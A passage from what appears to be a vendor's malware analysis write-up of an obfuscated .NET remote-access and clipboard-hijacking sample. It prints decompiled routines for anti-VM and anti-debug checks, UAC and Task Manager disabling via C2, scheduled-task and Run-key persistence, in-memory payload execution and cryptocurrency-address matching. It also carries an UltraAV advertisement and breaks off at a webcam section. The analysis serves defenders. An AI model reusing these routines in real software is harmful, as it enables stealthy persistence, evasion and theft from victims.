File Name	D:\Kedar\mod_Decoded.exe
File Type	Portable Executable 32 .NET Assembly
File Info	Microsoft Visual Studio .NET
File Size	954.00 KB (976896 bytes)
PE Size	954.00 KB (976896 bytes)
Created	Monday 29 December 2025, 11.16.21
Modified	Wednesday 24 December 2025, 16.28.39
Accessed	Monday 29 December 2025, 12.03.15
MD5	666493877FB7328C3E8C313FBCFD1E
SHA-1	DD5E51D3EA1D861D966D7E939D20BEFDD4620D3

Property	Value
Comments	
CompanyName	
FileDescription	
FileVersion	2.4.5
InternalName	Client.exe
LegalCopyright	
LegalTrademarks	
OriginalFilename	Client.exe
ProductName	
ProductVersion	2.4.5

Figure 18: Payload Info

Technical Breakdown of Payload File:

Obfuscated Namespace and Class Structure :

The screenshot shows a heavily obfuscated .NET assembly analysed in dnSpy, highlighting the Main() method used as the program entry point and the large number of randomized class and namespace names designed to hinder static analysis.




Figure 19: Obfuscated .NET Malware Entry Point Identified in dnSpy

On the left pane, the Assembly Explorer reveals:

- randomized, meaningless class and namespace names
- No semantic naming conventions
- Deep and flat class hierarchy

This is characteristic of identifier renaming obfuscation, intended to:

- Break readability
- Defeat signature-based detection
- Slow down manual reverse engineering

Such naming patterns are typically produced by commercial or custom .NET obfuscators.

Why Obfuscated .NET Malware Is Hard to Detect: Inside Its Anti-Analysis Techniques




Figure 20: Anti-Virtualization and Anti-Sandbox Detection Routine in Obfuscated .NET Malware

This screenshot captures a core anti-analysis routine within a heavily obfuscated .NET malware sample, analyzed using dnSpy. The highlighted function performs extensive virtualization, sandbox, and emulation detection checks before allowing execution to continue.

Such routines are commonly used by modern malware to evade:

- Automated sandbox analysis
- Malware detonation environments
- Virtual machines used by security researchers

Detection Framework Design :

The malware constructs a list of detection methods using a custom wrapper type:

DetectionMethod<Func<bool>>

Each entry in the list contains:

- A function pointer (Func<bool>) performing a specific detection
- A detection name
- A human-readable description of the check

This modular design allows the malware author to easily add or remove detection logic without modifying the execution flow.




Figure 21: Continuous Process Injection Detection Loop

The decompiled method shows a background thread that repeatedly checks for injected threads and suspicious memory base addresses, terminating the process immediately upon detection of tampering.

This screenshot presents a runtime self-protection routine extracted from an obfuscated .NET malware sample using dnSpy. Unlike one-time environment checks, this function executes continuously in a background thread, actively monitoring for process injection and memory manipulation attempts.




Figure 22: MultiLayer Debugger Detection and Anti-Debugging Logic

This screenshot highlights a comprehensive anti-debugging routine implemented within an obfuscated .NET malware sample. The function runs in a background thread and continuously monitors for the presence of both managed and native debuggers, ensuring that live analysis attempts are detected and neutralized in real time.

Such anti-debugging capabilities are increasingly common in modern malware families, particularly loaders and stealers designed to resist reverse engineering.

Anti-Analysis protection initialization :

```
public static void sz1MNAadqrRQ()
{
    Deq0FH#0Xxo4g6WAM0SsoLfIyE.nqVSOQAeYtkcUTHkD5(string.Format("[ANTI] Starting Anti-Analysis protection systems at {0:yyyy-MM-dd HH:mm:ss}", DateTime.Now));
    Deq0FH#0Xxo4g6WAM0SsoLfIyE.nqVSOQAeYtkcUTHkD5("Debug mode is " + (Deq0FH#0Xxo4g6WAM0SsoLfIyE.DebugMode ? "ENABLED" : "DISABLED"));
    Deq0FH#0Xxo4g6WAM0SsoLfIyE.H5f68RmY9IufKu0();
    if (VdlxIFmYRrKu94rfmI2LlY.a5SxgoHx09RPs)
    {
        Deq0FH#0Xxo4g6WAM0SsoLfIyE.nqVSOQAeYtkcUTHkD5("[ANTI] Anti-VM protection enabled - Checking for virtualization environments...");
        Deq0FH#0Xxo4g6WAM0SsoLfIyE.nqVSOQAeYtkcUTHkD5("ANTIVM setting is enabled, starting virtualization checks");
        try
        {
            Deq0FH#0Xxo4g6WAM0SsoLfIyE.QCSDyBtNAL0r();
            Deq0FH#0Xxo4g6WAM0SsoLfIyE.nqVSOQAeYtkcUTHkD5("[ANTI] No virtualization detected - Anti-VM checks passed");
            goto IL_98;
        }
        catch (Exception ex)
        {
            Deq0FH#0Xxo4g6WAM0SsoLfIyE.nqVSOQAeYtkcUTHkD5("CheckVirtualization failed with exception: " + ex.Message);
            Deq0FH#0Xxo4g6WAM0SsoLfIyE.nqVSOQAeYtkcUTHkD5("[ERROR] Anti-VM checks encountered an error but continuing...");
            goto IL_98;
        }
    }
    Deq0FH#0Xxo4g6WAM0SsoLfIyE.nqVSOQAeYtkcUTHkD5("ANTIVM setting is disabled, skipping virtualization checks");
    IL_98:
    if (VdlxIFmYRrKu94rfmI2LlY.AIXsP2HiZlZULsrIOXZX)
    {
        Deq0FH#0Xxo4g6WAM0SsoLfIyE.nqVSOQAeYtkcUTHkD5("[ANTI] Anti-Debug protection enabled - Starting background monitoring threads...");
        Deq0FH#0Xxo4g6WAM0SsoLfIyE.nqVSOQAeYtkcUTHkD5("ANTIDEBUG setting is enabled, starting background detection threads");
        try
        {
            Deq0FH#0Xxo4g6WAM0SsoLfIyE.nqVSOQAeYtkcUTHkD5("Starting injection detection thread");
            Task.Factory.StartNew(delegate()
            {
                Deq0FH#0Xxo4g6WAM0SsoLfIyE.S4DyIFjYefHhu();
            }, TaskCreationOptions.LongRunning);
            Deq0FH#0Xxo4g6WAM0SsoLfIyE.nqVSOQAeYtkcUTHkD5("[ANTI] Injection detection thread started");
        }
        catch (Exception ex2)
        {
            Deq0FH#0Xxo4g6WAM0SsoLfIyE.nqVSOQAeYtkcUTHkD5("Failed to start injection detection thread: " + ex2.Message);
            Deq0FH#0Xxo4g6WAM0SsoLfIyE.nqVSOQAeYtkcUTHkD5("[ERROR] Failed to start injection detection thread");
        }
        try
        {
            Deq0FH#0Xxo4g6WAM0SsoLfIyE.nqVSOQAeYtkcUTHkD5("Starting debugger detection thread");
            Task.Factory.StartNew(delegate()
            {
                Deq0FH#0Xxo4g6WAM0SsoLfIyE.8eCEJo5sCHgVe();
            }, TaskCreationOptions.LongRunning);
            Deq0FH#0Xxo4g6WAM0SsoLfIyE.nqVSOQAeYtkcUTHkD5("[ANTI] Debugger detection thread started");
        }
        catch (Exception ex3)
        {
            Deq0FH#0Xxo4g6WAM0SsoLfIyE.nqVSOQAeYtkcUTHkD5("Failed to start debugger detection thread: " + ex3.Message);
            Deq0FH#0Xxo4g6WAM0SsoLfIyE.nqVSOQAeYtkcUTHkD5("[ERROR] Failed to start debugger detection thread");
        }
    }
}
```

Figure 23: Central Anti-Analysis Orchestrator Initializing Anti-VM, Anti-Debug, and Injection Detection Threads

This screenshot shows the central anti-analysis controller function within an obfuscated .NET malware sample. Rather than performing individual checks inline, this routine orchestrates and coordinates all major anti-analysis mechanisms, including:

Anti-virtualization (Anti-VM), Anti-debugging, Process injection detection

It serves as the entry point for runtime self-protection, ensuring that defensive checks are enabled early and persist throughout execution.

User Mode Anti Debugging:

```
// Token: 0x06000801 RID: 2049 RVA: 0x0002ACB4 File Offset: 0x00028EB4
public static bool xUA53ndktOEim9MW5qDhkFhy()
{
    string[] array = new string[]
    {
        "x32dbg",
        "x64dbg",
        "windbg",
        "ollydbg",
        "dnspy",
        "immunity debugger",
        "hyperdbg",
        "debug",
        "debugger",
        "cheat engine",
        "cheatengine",
        "ida"
    };
    IntPtr intPtr = pWhU1HwmBtOK3ipp.NRXK5w8YKJW9hLIPYqjWl();
    if (intPtr != IntPtr.Zero)
    {
        int num = pWhU1HwmBtOK3ipp.EIBkoiSaypne995wYVNCn3eZGccp(intPtr);
        if (num != 0)
        {
            StringBuilder stringBuilder = new StringBuilder(num + 1);
            pWhU1HwmBtOK3ipp.aJN9RMPiUIaFtVrVDMJULROJiS(intPtr, stringBuilder, num + 1);
            foreach (string second in array)
            {
                if (1SJUtEBfI4SMKHwxi8w.Y4hXqy0safFaXmp6LcU74Ww(stringBuilder.ToString().ToLower(), second))
                {
                    return true;
                }
            }
        }
    }
    return false;
}
```

Figure 24: Debugger Window Enumeration Used for User-Mode Anti-Debugging Detection

The function scans active window titles for known debugger identifiers and flags execution if analysis tools such as x64dbg, WinDbg, dnSpy, or IDA are detected.

This screenshot shows a user-mode debugger detection routine used by the malware to identify active reverse-engineering tools based on window enumeration. Rather than relying solely on API-based debugger checks, this technique targets a common operational weakness: visible debugger windows.

It is a lightweight but effective supplementary anti-debugging mechanism, often used alongside more advanced native checks.

Window Enumeration Logic:

The routine retrieves a handle to the current foreground or active window and then:

1. Extracts the window title into a buffer
2. Converts the title to lowercase
3. Iterates over the debugger keyword list
4. Performs substring matching against each entry

If any debugger identifier is found, the function immediately returns true, signalling debugger presence.

System Reconnaissance and Host Profiling Routine:

```
// Token: 0x06000745 RID: 1861 RVA: 0x00028538 File Offset: 0x00026738
public static void M5f6BRmY91ufKu0()
{
    if (!Oeq0FHMIXxo4g6WAM0SsoLIyE.DebugMode)
    {
        return;
    }
    try
    {
        Oeq0FHMIXxo4g6WAM0SsoLIyE.nqVSOQAeYTkCUTHKd5("=== SYSTEM INFORMATION ===");
        Oeq0FHMIXxo4g6WAM0SsoLIyE.nqVSOQAeYTkCUTHKd5(string.Format("OS Version: {0}", Environment.OSVersion));
        Oeq0FHMIXxo4g6WAM0SsoLIyE.nqVSOQAeYTkCUTHKd5(string.Format("CLR Version: {0}", Environment.Version));
        Oeq0FHMIXxo4g6WAM0SsoLIyE.nqVSOQAeYTkCUTHKd5("Process Name: " + Process.GetCurrentProcess().ProcessName);
        Oeq0FHMIXxo4g6WAM0SsoLIyE.nqVSOQAeYTkCUTHKd5(string.Format("Process ID: {0}", Process.GetCurrentProcess().Id));
        Oeq0FHMIXxo4g6WAM0SsoLIyE.nqVSOQAeYTkCUTHKd5(string.Format("Is 64-bit Process: {0}", Environment.Is64BitProcess));
        Oeq0FHMIXxo4g6WAM0SsoLIyE.nqVSOQAeYTkCUTHKd5(string.Format("Is 64-bit OS: {0}", Environment.Is64BitOperatingSystem));
        Oeq0FHMIXxo4g6WAM0SsoLIyE.nqVSOQAeYTkCUTHKd5("Machine Name: " + Environment.MachineName);
        Oeq0FHMIXxo4g6WAM0SsoLIyE.nqVSOQAeYTkCUTHKd5("User Name: " + Environment.UserName);
        Oeq0FHMIXxo4g6WAM0SsoLIyE.nqVSOQAeYTkCUTHKd5(string.Format("Working Set: {0} bytes", Environment.WorkingSet));
        Oeq0FHMIXxo4g6WAM0SsoLIyE.nqVSOQAeYTkCUTHKd5("=== END SYSTEM INFORMATION ===");
    }
    catch (Exception ex)
    {
        Oeq0FHMIXxo4g6WAM0SsoLIyE.nqVSOQAeYTkCUTHKd5("Failed to log system information: " + ex.Message);
    }
}
```

Figure 25: System Reconnaissance and Host Profiling Routine

The function collects detailed operating system, process, and runtime information and logs it at execution time, enabling environment awareness and execution profiling.

Detection and Mitigation

Modern malware doesn't just try to infect systems, it actively works to avoid detection, hide from analysis, and shut itself down when it senses security tools nearby. As threats grow more evasive, traditional antivirus solutions can struggle to keep up.

Point Wild [UltraAV](#) is designed to meet this challenge. [UltraAV](#) helps protect users from malware that relies on anti-VM, anti-debugging, and self-protection techniques to slip past conventional defenses. Instead of relying solely on known signatures, Ultra AV looks at how threats behave exposing malicious activity even when attackers try to stay hidden.

If you're looking for protection built for today's stealthy threats, Point Wild [UltraAV](#) delivers security that goes beyond traditional antivirus, helping keep your system safe even as malware evolves.

Security Control Manipulation:

```
// Token: 0x0000038A RID: 906 RVA: 0x0001493E File Offset: 0x00012B3E
private void BuN4F9ad0qkBfRwcILpURZbS(ISender client, DoEnableTaskManager message)
{
    client.Send<SetStatus>(new SetStatus
    {
        Message = "Task Manager Enabled"
    });
    Z7dP2zTEAszXeYxnbTbW.OdMhq8oNO9yPuE6meDqhL4();
}

// Token: 0x0000038B RID: 907 RVA: 0x0001495B File Offset: 0x00012B5B
private void UHC81IPdQ8eNd2U(ISender client, DoDisableTaskManager message)
{
    client.Send<SetStatus>(new SetStatus
    {
        Message = "Task Manager Disabled"
    });
    Z7dP2zTEAszXeYxnbTbW.eeh3XDGWQcmZZib();
}

// Token: 0x0000038C RID: 908 RVA: 0x00014978 File Offset: 0x00012B78
private void 9P6lVC0IKqT(ISender client, DoDisableUAC message)
{
    client.Send<SetStatus>(new SetStatus
    {
        Message = "UAC Disabled. Requires Restart"
    });
    WHEVsJohIz3V.AMjMxQWBbBAFh5j();
}

// Token: 0x0000038D RID: 909 RVA: 0x00014995 File Offset: 0x00012B95
private void pcmT4mu2Xe9i(ISender client, DoEnableUAC message)
{
    client.Send<SetStatus>(new SetStatus
    {
        Message = "UAC Enabled. Requires Restart"
    });
    WHEVsJohIz3V.nrAI1M7kbih5vGYpSfzVLyTguDjf();
}
}
```

Figure 26: Enabling and disabling Task Manager and User Account Control (UAC) via remote C2 instructions

The Screenshot shows remote administrative control features. Specifically, it exposes Command-and-Control (C2) handlers that allow an attacker to enable or disable critical Windows security and system management components, namely Task Manager and User Account Control (UAC). By disabling Task Manager and UAC on demand, the payload significantly reduces user visibility and resistance, enabling stealthy long-term compromise and easier privilege escalation.

Persistence Establishment via Scheduled Tasks and Registry Run Keys:

```
// Token: 0x02000050 RID: 80
public class qIfarIwGsKYUeIdvDhCs : mN5cUQdSPmbDCjhxe
{
    // Token: 0x060001EA RID: 498 RVA: 0x0000BA1C File Offset: 0x00009C1C
    public void SLjMhV9te5PhRQg5L(string executablePath, string startupName)
    {
        if (SystemInformation.PowerStatus.BatteryChargeStatus == BatteryChargeStatus.NoSystemBattery)
        {
            if (this.GzkfevE9w4ya1FluMP1S2pelvA0zb.Type == null)
            {
                Process process = Process.Start(new ProcessStartInfo("schtasks")
                {
                    Arguments = string.Concat(new string[]
                    {
                        "/create /tn \"",
                        startupName,
                        "\" /sc ONLOGON /tr \"",
                        executablePath,
                        "\" /rl HIGHEST /f"
                    }),
                    UseShellExecute = false,
                    CreateNoWindow = true
                });
                process.WaitForExit(1000);
                if (process.ExitCode == 0)
                {
                    return;
                }
            }
            jx159MTPe8AvccAFhMwAEUSh5In.6ymwU16FY2w6(RegistryHive.CurrentUser, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", startupName, executablePath, true);
            return;
        }
        jx159MTPe8AvccAFhMwAEUSh5In.6ymwU16FY2w6(RegistryHive.CurrentUser, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", startupName, executablePath, true);
    }
}

// Token: 0x060001EB RID: 491 RVA: 0x0000BAD8 File Offset: 0x00009C08
public void d8Fgb4hL6H96dWJIX(string startupName)
{
    if (SystemInformation.PowerStatus.BatteryChargeStatus == BatteryChargeStatus.NoSystemBattery)
    {
        if (this.GzkfevE9w4ya1FluMP1S2pelvA0zb.Type == null)
        {
            Process process = Process.Start(new ProcessStartInfo("schtasks")
            {
                Arguments = "/delete /tn \"\" + startupName + "\" /f",
                UseShellExecute = false,
                CreateNoWindow = true
            });
            process.WaitForExit(1000);
            if (process.ExitCode == 0)
            {
                return;
            }
        }
        jx159MTPe8AvccAFhMwAEUSh5In.PxPeUAYINSQUNi0G5GI(RegistryHive.CurrentUser, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", startupName);
        return;
    }
    jx159MTPe8AvccAFhMwAEUSh5In.PxPeUAYINSQUNi0G5GI(RegistryHive.CurrentUser, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", startupName);
}
}
```

Figure 27: Persistence logic implementing a dual layer startup mechanism using Windows Scheduled Tasks with registry Run key fallback, combined with environment checks to evade sandbox detection.

This code establishes automatic Startup persistence for the malware using two methods to ensure reliability

1. Scheduled Task Persistence (Primary Method):-

Process.Start(new ProcessStartInfo("schtasks")

Attempts to create a Windows Scheduled Task using "schtasks.exe".

Key parameters:

- /create /tn "<startupName>" → task name
- /sc ONLOGON → runs at user logon
- /tr "<executablePath>" → payload to execute
- /rl HIGHEST → requests highest available privileges
- /f → forces overwrite if task exists

Runs with:

- UseShellExecute = false
- CreateNoWindow = true

This ensures silent execution without user visibility.

2. Registry Run Key Persistence (Fallback)”:-

jx159MTPE8AvCAfhMwAEUSh5ln.6ynwMI6FYZw6(RegistryHive.CurrentUser,
“Software\\Microsoft\\Windows\\CurrentVersion\\Run”, startupName, executablePath, true);

- Writes the executable path under the current user Run key.
- Guarantees execution on user logon without requiring elevated privileges.
- The registry helper function name is obfuscated, but behaviour clearly maps to:
 - RegSetValueEx style persistence
- This fall back ensures persistence survives in restricted environments where schtasks are blocked or monitored.

Windows Account and Privilege Enumeration :

```
// TOKEN: 0x00000000 RID: 407 RVA: 0x00000000 File Offset: 0x00000000
public EOFYqxwG5OX6f2PRs()
{
    this.UserName = Environment.UserName;
    using (WindowsIdentity current = WindowsIdentity.GetCurrent())
    {
        WindowsPrincipal windowsPrincipal = new WindowsPrincipal(current);
        if (windowsPrincipal.IsInRole(WindowsBuiltInRole.Administrator))
        {
            this.Type = 0;
        }
        else if (windowsPrincipal.IsInRole(WindowsBuiltInRole.User))
        {
            this.Type = 1;
        }
        else if (windowsPrincipal.IsInRole(WindowsBuiltInRole.Guest))
        {
            this.Type = 2;
        }
        else
        {
            this.Type = 3;
        }
    }
}
```

Figure 28: Determining User Privilege Level Using WindowsIdentity and WindowsPrincipal

This code implements a local privilege discovery routine that determines who the malware is running as and what level of access it has on the system. This information is commonly used by malware to decide whether advanced actions such as persistence installation, credential access, or system-level modification are possible.

Payload Execution via In-Memory Assembly Loading:

```
// Token: 0x06000428 RID: 1064 RVA: 0x00018D64 File Offset: 0x00016F64
private void jgMExJ0tn3aCL3sFM(byte[] fileBytes)
{
    new Thread(delegate()
    {
        try
        {
            MethodInfo entryPoint = Assembly.Load(fileBytes).EntryPoint;
            if (entryPoint != null)
            {
                MethodBase methodBase = entryPoint;
                object obj = null;
                object[] parameters;
                if (entryPoint.GetParameters().Length != 0)
                {
                    (parameters = new object[1])[0] = new string[0];
                }
                else
                {
                    parameters = null;
                }
                methodBase.Invoke(obj, parameters);
            }
            this.5CmIFoqxHNU.Send<DoProcessResponse>(new DoProcessResponse
            {
                Action = 0,
                Result = true
            });
            this.a1NTEDBtKCisvWIMLU(".NET in-memory execution succeeded");
        }
        catch (Exception ex)
        {
            this.5CmIFoqxHNU.Send<DoProcessResponse>(new DoProcessResponse
            {
                Action = 0,
                Result = false
            });
            this.a1NTEDBtKCisvWIMLU(".NET in-memory execution failed: " + ex.Message);
        }
    }).Start();
}
```

Fig 29: InMemory Execution

This function implements pure in-memory execution of a .NET payload, to evade disk-based detection, sandboxing, and forensic recovery.

Clipboard Event Hooking (Core Spy Mechanism):

```
protected override void WndProc(ref Message m)
{
    if (m.Msg == 797)
    {
        this.IV1NxVSrZRcUI0jFhcRU(false);
    }
    base.WndProc(ref m);
}
```

Hooks into WM_CLIPBOARDUPDATE (797) at OS level.

Cryptocurrency Address Detection (Key Malicious Logic):

```
// Token: 0x000001C0 RID: 430 RVA: 0x0000A0A0 File Offset: 0x000050A0
public Ecra6XCE26P6Sye2jr1pjw1RKP(NRNsEH0c1STHyDlTE6fcm1Xzd client)
{
    this.6Qk9nzn6DZ3 = client;
    this.7Dkc74zzXCTagQVoK = new List<Tuple<string, Regex>>
    {
        new Tuple<string, Regex>("BTC", new Regex("^1[3|bc1][a-zA-Z0-9]{25,39}$")),
        new Tuple<string, Regex>("LTC", new Regex("^L[M|3][a-zA-Z0-9]{26,33}$")),
        new Tuple<string, Regex>("ETH", new Regex("^0x[a-fA-F0-9]{40}$")),
        new Tuple<string, Regex>("XMR", new Regex("^4[0-9AB][1-9A-HJ-NP-Za-km-z]{93}$")),
        new Tuple<string, Regex>("SOL", new Regex("^1[1-9A-HJ-NP-Za-km-z]{32,44}$")),
        new Tuple<string, Regex>("DASH", new Regex("^X[1-9A-HJ-NP-Za-km-z]{33}$")),
        new Tuple<string, Regex>("XRP", new Regex("^r[0-9a-zA-Z]{24,34}$")),
        new Tuple<string, Regex>("TRX", new Regex("^T[1-9A-HJ-NP-Za-km-z]{33}$")),
        new Tuple<string, Regex>("BCH", new Regex("^(\bitcoincash:)?(q|p)[a-z0-9]{41}$"))
    };
    this.C2ZC4Sfiycq = SynchronizationContext.Current;
    this.CreateHandle(new CreateParams());
    Ecra6XCE26P6Sye2jr1pjw1RKP.WcbrJKE3Se0vpIy2(base.Handle);
}
```

This module silently monitors clipboard activity, fingerprints cryptocurrency wallet addresses using regex patterns, and exfiltrates them to a remote command server, an unmistakable indicator of crypto-focused malware.

Remote Webcam Initialization and Live Video Stream Setup:

```
